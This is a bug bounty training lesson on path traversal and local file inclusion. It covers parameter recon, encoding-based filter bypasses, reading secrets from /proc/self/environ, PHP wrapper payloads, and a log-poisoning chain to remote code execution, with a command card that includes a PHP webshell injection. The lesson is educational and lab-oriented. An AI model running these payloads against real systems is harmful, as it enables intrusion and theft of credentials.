FREE
Part of the Bug Bounty Hunter Course

The target was a SaaS invoice platform — mid-sized company, active bug bounty program, $5,000 Critical cap. I found a file= parameter buried in a PDF export endpoint. Six characters: ../../../. Thirty seconds later I had /etc/passwd in my Burp Repeater response. That alone was a High. Then I pivoted to /proc/self/environ and pulled the application’s SECRET_KEY, DATABASE_URL, and an AWS access token — all sitting in the process environment, handed to me by the Linux kernel. That’s the Critical. Path traversal LFI bug bounty chains don’t require sophisticated tooling or days of research. They require knowing exactly which files to ask for, which filters to break, and how to document the impact so the triage team has no choice but to escalate. That’s what today covers — the full chain from parameter discovery to log poisoning proof-of-concept, exactly the way I run it on real engagements.
🎯 What You’ll Master in Day 27
⏱️ 3 hours total · 3 exercises · Beginner-friendly with Burp Suite
Before You Start Day 27
- Completed Day 26 SSTI Bug Bounty — server-side template injection builds the same parameter-exploitation mindset you’ll use here
- Burp Suite Community or Professional installed and intercepting your browser traffic — Proxy and Repeater tabs both working
- Basic Linux filesystem knowledge: you know what
/etc/passwd,/var/log/, and/proc/are - Active PortSwigger Web Security Academy account — free at portswigger.net — needed for Exercise 2
- Revisit the full Bug Bounty Hunter Course hub if you need to catch up on earlier days before continuing
Day 27 — Path Traversal & LFI Bug Bounty 2026
- What Path Traversal and LFI Actually Are (And Why They’re Still Paying Critical in 2026)
- Recon: How I Find Traversal Parameters Before I Ever Send a Payload
- 🛠️ Exercise 1 — Browser Recon for Traversal Parameters
- Filter Bypass: Every WAF and Developer Defence I’ve Broken on Path Traversal
- /proc Leaks: What the Linux Process Filesystem Hands You on a Plate
- 🌐 Exercise 2 — PortSwigger Path Traversal Labs
- Log Poisoning: Chaining LFI to Remote Code Execution
- ⚡ Exercise 3 — Full Chain in Burp Suite
- Writing the Critical Report — Impact Framing That Earns Maximum Payout
- 📋 Commands Reference Card — Day 27
- FAQs — Path Traversal & LFI Bug Bounty
Yesterday in Day 26 you learned how server-side template injection turns a rendering engine into a code execution primitive. Path traversal and LFI sit one level below that — instead of hijacking the template engine, you’re hijacking the file system itself. These two bugs appear together in almost every PHP monolith, Node.js file-serving endpoint, and legacy Java web app I’ve audited. They’re also some of the most underreported vulnerabilities in bug bounty because hunters either stop at /etc/passwd (which is a High, not a Critical) or they never find the parameter at all. By the end of today you’ll know how to find it, break its filters, and chain it all the way to RCE. Check the full Bug Bounty Hunter Course hub for where this fits in the 60-day roadmap.
What Path Traversal and LFI Actually Are (And Why They’re Still Paying Critical in 2026)
Here’s what’s happening at the server level. The application takes a filename from user input — a URL parameter, a POST field, a cookie — and passes it directly to a file-reading or file-including function without validating that the resolved path stays inside the intended directory. That’s it. The entire vulnerability class in one sentence.
Path traversal and local file inclusion are two expressions of the same root cause, but they behave differently in exploitation:
Path traversal means the application reads and returns the file contents in the HTTP response — think readFile() in Node or file_get_contents() in PHP. You get the raw content of whatever file you point it at. The payload is the classic ../../../etc/passwd sequence — each ../ climbs one directory level toward the filesystem root.
LFI (local file inclusion) means the application uses the input to include a PHP file and execute it — include(), require(), include_once(). This is more powerful because it doesn’t just read files — it runs them. That’s the primitive that enables log poisoning to RCE, which we’ll cover in full later today.
Why are these bugs still paying Critical in 2026? Three reasons I see repeatedly on engagements:
Legacy codebases never got refactored. A PHP application built in 2011 with include($_GET['page'] . '.php') might now be running inside a Docker container with a modern WAF in front — but the vulnerable code is still there, unchanged, because it’s never been touched.
Cloud file systems introduced new attack surfaces. Applications mounting S3 buckets, NFS shares, or Azure File shares often pass paths through the same kind of unvalidated parameter that classic path traversal exploits. The exploitation mechanic is identical.
Containerised apps leak more than you’d expect. In a container, /proc/self/environ is loaded with injected secrets — Kubernetes secrets, environment-variable-injected API tokens, database credentials — that never appear in the application’s config files. Path traversal into /proc gives you the container’s entire secret store.
The null byte trick (%00) used to be the way you stripped a mandatory file extension appended by the server — ../../../etc/passwd%00 would terminate the string before .php got appended. PHP fixed this in 5.3.4, but you still see it succeed on older deployments. PHP wrappers like php://filter/convert.base64-encode/resource= are the modern equivalent — they bypass extension requirements entirely and return source code base64-encoded. We’ll hit those in the filter bypass section.
Recon: How I Find Traversal Parameters Before I Ever Send a Payload
The parameter is there before you send a single ../. The recon phase is about finding it — and most hunters skip this step and go straight to spraying payloads at random endpoints. That’s why they miss it.
These are the parameter names I look for first, in order of how often I’ve seen them vulnerable in real programs:
file= · page= · template= · lang= · doc= · path= · include= · load= · read= · view= · content= · module= · conf=
Any parameter whose value currently looks like a filename — page=home, template=invoice, lang=en — is a candidate. If the server is using that value to construct a filesystem path, traversal might work.
Step 1 — Burp passive crawl. Browse the entire application with Burp Proxy active. Don’t touch anything yet. After ten minutes of normal use, open Target → Site Map, right-click the host, and filter by parameters. Look for any GET or POST parameter whose value looks like a path fragment, a filename, or a language code.
Step 2 — JavaScript endpoint mining. Download every JS file Burp captured. Grep them for the parameter names above plus string literals containing /api/, static/, assets/, or download/. JS files routinely expose internal API endpoints that never appear in the HTML — and those endpoints often have less validation than the front-facing ones.
Step 3 — Wayback Machine parameter archaeology. Historical snapshots capture URL structures that may have been removed from the live site but still work on the server. Check web.archive.org/web/*/target.com/*file=* — the asterisk wildcard in Wayback’s URL search is your best friend here.
Step 4 — Google dorks. Classic patterns that surface file-serving endpoints:
Step 5 — ffuf parameter fuzzing. When you know an endpoint exists but can’t see the parameter name, fuzz it. Use the SecLists burp-parameter-names.txt wordlist against the endpoint:
https://web.archive.org/web/*/target.com/* and look at the URL column. Sort by earliest capture date. Old URL structures are often still live on the server even when they’ve been removed from navigation — and they carry the original, unvalidated parameter handling from years ago.Use the SecurityElites Tools hub for additional recon resources — the WHOIS lookup and DNS tools there help you map the full scope of a target’s infrastructure before you start parameter hunting.
🛠️ EXERCISE 1 — BROWSER (20 MIN · NO INSTALL)
This is pure recon practice — no tools, no Burp, just your browser and Google. The goal is to find three live applications with file-serving parameters and confirm basic traversal response behaviour. Recon is where the bug is found or missed. Get this right and the rest of the chain is straightforward.
Step 1 — Build your dork list. Open Google. Run these three searches in separate tabs, replacing site:target.com with an open bug bounty program from HackerOne or Bugcrowd (check their scope before you start):
site:[in-scope-domain] inurl:file=site:[in-scope-domain] inurl:page=site:[in-scope-domain] inurl:template=
Step 2 — Identify three candidates. From the results, pick three URLs where the parameter value looks like a filename or path fragment (e.g. page=home, file=report.pdf, lang=en). Open each in a new tab and note the current response.
Step 3 — Inject a basic traversal payload directly in the address bar. Modify each URL by replacing the parameter value with ../../../etc/passwd. Hit enter. Watch the response. You’re looking for: the raw /etc/passwd content appearing in the page, an error that leaks a filesystem path (still useful), or a blank response (possible suppression — worth probing further).
Step 4 — Try a URL-encoded variant. If the raw ../ returns the same page unchanged, try ..%2F..%2F..%2Fetc%2Fpasswd directly in the address bar. Some servers decode this differently from the raw sequence.
Step 5 — Document every response. Screenshot each URL and response — success, failure, or error message. These screenshots become your reproduction evidence.
📸 Share your results in the SecurityElites Discord → #bug-bounty-day-27 channel. Post your dork, the parameter you found, and the response you got — redact the target domain if it’s a private program.
Filter Bypass: Every WAF and Developer Defence I’ve Broken on Path Traversal
The basic ../../../etc/passwd payload gets blocked by almost every WAF and most developer-written input filters in 2026. That’s fine. There are about a dozen encoding variants that bypass those filters, and I’ve broken each of them on real targets. Here’s the complete menu.
Why filters fail. Most filters work by looking for the string ../ or .. in the raw input. They check the raw URL-decoded value, or they decode once and check, or they strip the sequence and don’t re-validate. Each of those approaches has a bypass.
Double URL encoding. The server decodes twice — once at the WAF layer and once at the application layer. The WAF sees ..%252F, decodes %25 to %, checks for traversal — doesn’t find ../ — passes it through. The application decodes %2F to / and gets ../. Bypass complete.
Unicode/overlong encoding. The / character can be represented as %c0%af (overlong UTF-8 encoding). Older Java containers and some Python frameworks accept this. ..%c0%af..%c0%afetc%c0%afpasswd is worth trying against any Java stack.
Nested traversal sequences. If the filter strips ../ but doesn’t loop — it only removes it once — then ....// becomes ../ after the first strip. The payload ....//....//....//etc/passwd works against naive single-pass strip filters.
Absolute path injection. Skip the traversal entirely. If the application passes your input directly to an open() call without prepending a base directory, you can inject /etc/passwd directly — no ../ needed. This works more often than you’d expect on Node.js apps.
PHP wrapper bypass. When the application appends .php to your input — include($page . '.php') — the classic approach is the null byte (%00), but that’s patched in modern PHP. The modern bypass is php://filter/convert.base64-encode/resource=/etc/passwd. This ignores extension checking entirely and returns the file base64-encoded.
Fuzzing/LFI/LFI-Jhaddix.txt wordlist into Intruder for a comprehensive traversal payload sweep. It contains 900+ variants including Windows path separators (..), UNC paths, and PHP wrapper combinations. Filter results by response length — a successful read will almost always have a different content length from the error page./proc Leaks: What the Linux Process Filesystem Hands You on a Plate
Most hunters find /etc/passwd and stop. That’s the High. The Critical is in /proc.
The Linux /proc filesystem is a virtual filesystem — it doesn’t exist on disk, it’s generated by the kernel at runtime. Every running process gets a directory at /proc/[PID]/. The web application process can always read its own files via the /proc/self/ shortcut — no PID enumeration needed. And those files contain things no one expects you to be able to read.
/proc/self/environ — This is the one I go for first, every time. It contains every environment variable the process was started with, in a null-byte-delimited string. In containerised deployments — Docker, Kubernetes, ECS — the application’s secrets are injected as environment variables. I’ve pulled AWS access keys, Stripe secret keys, Django SECRET_KEY values, database connection strings with passwords, and internal API tokens from this single file. Finding a SECRET_KEY here means you can forge any session cookie in the application. Finding an AWS key here means you’re in the cloud account.
/proc/self/cmdline — The full command line the process was invoked with, null-byte-delimited. This tells you the exact binary path, the config files it loaded, and any flags passed at startup — including database passwords passed as command-line arguments (still happens in legacy deployments).
/proc/self/fd/ — A directory of symbolic links, one per open file descriptor. /proc/self/fd/0 is stdin, /proc/self/fd/1 stdout, /proc/self/fd/2 stderr — and then the application’s actual open files start. These symlinks resolve to real filesystem paths. Enumerating /proc/self/fd/4, /proc/self/fd/5, etc. tells you exactly which log files, config files, and database socket files the application has open. This is how you find the log file path for log poisoning without guessing.
/proc/self/maps — The memory map of the process. Useful for identifying which shared libraries are loaded — relevant if you’re chaining into a binary exploitation path (rare in bug bounty, but documented).
/proc/version — Kernel version. Tells you the exact Linux kernel build. Cross-reference with public kernel exploits for privilege escalation chain research (document in report, don’t execute).
/proc/net/tcp — Active TCP connections in hex format. Shows you internal services listening on 127.0.0.1 — databases, cache servers, internal APIs — that aren’t visible from the outside. This maps the internal network for your report’s attack impact section.
/proc/self/fd/ entries 0 through 20 — the application’s open file descriptors include any log files it’s actively writing. When you find a fd entry that resolves to something like /var/log/apache2/access.log or /var/log/nginx/access.log, you’ve found your log poisoning target automatically. No guessing, no wordlist.The information chain from /proc/self/environ runs like this: environment variables → secret keys → session forgery / API takeover → privilege escalation. Each step in that chain raises the CVSS score. A path traversal that only reaches /etc/passwd is typically CVSS 7.5 (High). The same path traversal that reaches /proc/self/environ and yields an AWS root key is CVSS 9.8 (Critical). The Day 15 Business Logic module covers how impact chaining like this affects payout tiers — the same principle applies here.
🌐 EXERCISE 2 — PORTSWIGGER WEB SECURITY ACADEMY (35 MIN)
Two labs, back to back. The first confirms basic traversal works when there’s no filtering at all. The second is where it gets interesting — the app blocks ../ sequences but accepts an absolute path directly. That bypass lands on real HackerOne targets more often than you’d expect, because developers assume blocking dot-dot-slash is enough.
Step 1. Go to portswigger.net/web-security/file-path-traversal, open the first lab — File path traversal, simple case — and click Access the lab.
Step 2. In Burp Suite, confirm your browser is proxying through Burp Proxy on 127.0.0.1:8080. Go to the Proxy → Intercept tab and turn Intercept on.
Step 3. On the lab page, click any product image. Burp catches a GET request with a filename= parameter — something like filename=45.jpg. Send it to Repeater.
Step 4. In Repeater, change the value to ../../../etc/passwd. Send. You should see the contents of /etc/passwd in the response body. That’s the lab solved.
Step 5. Go back and open the second lab — File path traversal, traversal sequences blocked with absolute path bypass. Same interception setup.
Step 6. Catch the filename request again. Try ../../../etc/passwd first — you’ll get a 400 or an error. The app is stripping traversal sequences.
Step 7. Now try /etc/passwd — a raw absolute path with no traversal sequences at all. Send. The response returns the file. Solved.
Step 8. If Step 7 doesn’t work, try URL-encoding: %2Fetc%2Fpasswd. Some WAF rules block the literal slash but pass the encoded version.
////etc/passwd or /./etc/passwd — these sometimes pass naive filters that only strip a single leading slash.✅ What you just learned: You proved two things real programs do: accept raw traversal with no filtering at all, and block ../ while leaving absolute paths wide open. Every second bypass — the absolute path trick — transfers directly to production apps on HackerOne. The next time you see a file=, path=, or page= parameter on a live target, absolute path is the second payload you test after basic traversal.
📸 Screenshot your Burp Repeater showing /etc/passwd in the response and drop it in #bug-bounty-labs on Discord. Tag it with which bypass technique you used.
Log Poisoning: How LFI Becomes Remote Code Execution
This is the section that earns Critical reports. Every LFI finding starts at High — roughly CVSS 7.5 — when all you can do is read /etc/passwd. Log poisoning takes that exact same vulnerability to CVSS 9.8 and puts a webshell on the server. The chain is four steps, and I’ll walk you through each one exactly as I run it on engagements.
The chain: identify LFI → locate a readable log file → inject PHP code into a request header the server logs → include that log via LFI to trigger execution.
The most common log target is Apache’s access.log. Every request the server receives gets written there — including the User-Agent header. If the app has LFI and Apache is running, you can write PHP into the User-Agent, then include the log file, and Apache executes your code.
/var/log/apache2/access.log or /var/log/httpd/access_log, don’t guess. Read /proc/self/fd/ entries 1 through 20. Each symlink resolves to an open file path. When you see one resolving to a log file — that’s your target. No wordlist, no brute-force, no guessing.Other injectable log files: /var/log/auth.log (inject via SSH username field — connect with a PHP string as your username), mail logs (inject via RCPT TO), and /proc/self/fd/ entries for any log fd the process currently has open. The access.log route is fastest — the auth.log route works on servers where Apache logs are locked down to root.
PHP Wrappers: The LFI Upgrade That Most Hunters Miss
Most hunters find an LFI, read /etc/passwd, and call it High. The hunters who earn Critical bounties keep going — into PHP stream wrappers. These are built-in PHP URI schemes that transform what LFI can do. Instead of just reading static files, you can read PHP source before it executes, inject code directly, or run commands without touching the filesystem at all.
php://filter/convert.base64-encode/resource= — this is the one you’ll use most. PHP source files execute when included, so you never see the code — you only see the output. The filter wrapper reads the file, base64-encodes it, and returns the encoded string instead of executing it. You decode it locally and read the full source.
php://input — when allow_url_include is enabled, this wrapper passes your POST body directly as PHP code to execute. Send a POST request with <?php system('id'); ?> as the body and page=php://input as the parameter. Instant RCE if the server allows it.
data:// — inline data injection. data://text/plain;base64,PD9waHAgc3lzdGVtKCdpZCcpOyA/Pg== passes base64-encoded PHP inline. Works when the app includes the parameter value as a URI.
expect:// — direct command execution when the PHP expect extension is loaded. Rare in modern environments, but worth testing: page=expect://id. When it works, it’s immediate RCE with zero setup.
config, database, db, settings, and config/database. Hardcoded credentials in PHP config files are the fastest route from LFI to Critical. Once you have database credentials, check the Day 15 Business Logic module — credential-based business logic bypasses are a natural chain from here.⚡ EXERCISE 3 — KALI TERMINAL + BURP SUITE (40 MIN)
This exercise runs the full chain — basic LFI to log poisoning RCE — on your local DVWA. By the end you’ll have gone from a file inclusion parameter to command execution, exactly the chain you’d document in a Critical bug bounty report.
Step 1. Start DVWA on your Kali machine. Log in, go to DVWA Security, set the level to Low, and navigate to the File Inclusion module.
Step 2. Test basic LFI. In the URL, the page= parameter is vulnerable. Try:
Step 3. Intercept this request in Burp Repeater. Confirm you see /etc/passwd content in the response.
Step 4. Escalate to /proc/self/environ:
Step 5. Now inject a PHP webshell into Apache’s access log via User-Agent:
Step 6. Include the log file via LFI and execute a command:
✅ What you just learned: You ran the complete LFI-to-RCE chain on a realistic target. That chain — parameter discovery, traversal confirmation, /proc escalation, log poisoning, code execution — is exactly what a Critical bug bounty report documents. Every step you ran today maps to a section in the vulnerability write-up. When you find this on a real HackerOne target, your report practically writes itself.
📸 Screenshot your terminal showing the uid=33(www-data) RCE output and share it in #dvwa-labs on Discord.
You Just Learned the Full Path Traversal and LFI Attack Chain
Here’s what today built: a complete, end-to-end attack chain that takes a single vulnerable file parameter from information disclosure all the way to Remote Code Execution. You started with parameter discovery using ffuf, moved through filter bypass techniques, read sensitive data from /proc/self/environ, poisoned Apache’s access log with a PHP webshell, and read PHP source via stream wrappers to find hardcoded credentials.
That chain is not theoretical. I’ve run every step of it on real engagements — and the log poisoning escalation specifically has landed Critical reports on targets where the client believed their LFI was “already mitigated” because they’d blocked ../. Absolute path bypass, wrapper abuse, and fd-based log discovery are what separate a $200 Informational from a $6,500 Critical.
Day 28 goes into lateral movement — what happens after you have that initial foothold, how attackers move through a network, and how bug bounty hunters document pivot-capable findings responsibly. Keep your Bug Bounty Course progress going. The path traversal LFI bug bounty skillset you built today is one of the highest-value chains in the OWASP Top 10 — and it shows up in real programs every week.
📋 Commands Used Today — Day 27 Reference Card
ffuf -u "http://TARGET/page?file=FUZZ" -w traversal.txt — Fuzz file parameters for traversalcurl "http://TARGET/?file=../../../etc/passwd" — Basic traversal testcurl "http://TARGET/?file=%2Fetc%2Fpasswd" — URL-encoded absolute path bypasscurl "http://TARGET/?file=....//....//etc/passwd" — Double-slash filter bypasscurl "http://TARGET/?file=../../../../../../proc/self/environ" — Read process environmentcurl -A '<?php system($_GET["cmd"]); ?>' http://TARGET/ — Inject PHP into access logcurl "http://TARGET/?file=../../var/log/apache2/access.log&cmd=id" — Trigger log poisoning RCEcurl "http://TARGET/?page=php://filter/convert.base64-encode/resource=config" — Read PHP source via wrapperecho "BASE64STRING" | base64 -d — Decode php://filter outputFrequently Asked Questions — Path Traversal & LFI Bug Bounty
What’s the difference between path traversal and LFI?
Path traversal is the mechanism — using ../ sequences or absolute paths to reach files outside the intended directory. LFI (Local File Inclusion) is the specific vulnerability where the app includes a local file and executes it as code. Every LFI uses path traversal to reach the target file, but not every path traversal leads to code execution. A path traversal that only reads /etc/passwd is file read — dangerous, but not execution. An LFI that includes a poisoned log file is code execution — Critical severity. The distinction matters for CVSS scoring and for how you write your report.
What CVSS score should I assign an LFI finding?
It depends entirely on what you can read. Basic LFI reaching /etc/passwd — CVSS 7.5, High. LFI reaching /proc/self/environ with secret keys — CVSS 8.8 to 9.1, High/Critical depending on what the keys unlock. LFI escalated to RCE via log poisoning — CVSS 9.8, Critical. I always report the highest-impact variation I can safely demonstrate. If you can show log poisoning RCE even in a proof-of-concept on an isolated endpoint, report it at Critical. Don’t underscore your own finding.
How do I test for LFI without a Kali setup?
Browser and Burp Suite Community Edition is enough for the initial discovery phase. You don’t need Kali to spot a vulnerable file= parameter or test basic traversal payloads manually. PortSwigger’s Web Security Academy labs run entirely in a browser — no local setup required. For the log poisoning and /proc steps you do want a terminal, but the discovery and triage work is completely browser-accessible. Use the SecurityElites free hacking tools for initial recon before touching any parameters.
Why does log poisoning escalate a finding to Critical?
Because it converts file read into arbitrary code execution on the server. CVSS defines Critical as confidentiality, integrity, and availability all fully compromised — and RCE via log poisoning hits all three. The attacker can read any file, write files, and potentially crash or take over the service. More practically: bug bounty programs pay their highest tiers for RCE. I’ve seen the same underlying LFI pay $800 as a High and $8,000 as a Critical once log poisoning was demonstrated. The escalation is worth the extra twenty minutes of testing.
How do I handle a /proc/self/environ find responsibly before reporting?
First — stop reading. You need one clean screenshot showing the environment variables are accessible and that sensitive values are present. Blur or redact the actual secret values in your report screenshot — show the key names but not the full secret strings. Do not use any credentials you find to access other systems, even to demonstrate further impact. Describe the potential impact chain in writing instead. Report immediately after capturing your proof — don’t sit on a /proc/self/environ find. The faster you report, the better your disclosure track record looks to the program.
Which bug bounty platforms have the most LFI-vulnerable targets in 2026?
HackerOne and Bugcrowd have the highest volume of targets with legacy PHP applications — and LFI is almost exclusively a PHP problem. Older SaaS platforms, open-source CMS deployments (WordPress plugins especially), and file management features in B2B software are where I find path traversal most consistently. On Intigriti, look at programs in the e-commerce and document management space. Avoid the big tech giants for LFI hunting — their stacks are rarely PHP and their WAFs are aggressive. Mid-size programs with document download, report generation, or template preview features are your best targets.
Further Reading
- Bug Bounty Course hub — The full 60-day structured path from recon to Critical reports, free.
- Business logic vulnerability chaining — How to chain credential finds from LFI into business logic bypasses for higher payouts.
- SecurityElites free hacking tools — Browser-based recon tools for parameter discovery and target fingerprinting before you start testing.
- PortSwigger: File Path Traversal — The definitive technical reference with interactive labs, maintained and updated for 2026.
- OWASP: Path Traversal — OWASP’s canonical coverage of path traversal attack patterns, payloads, and defence guidance.
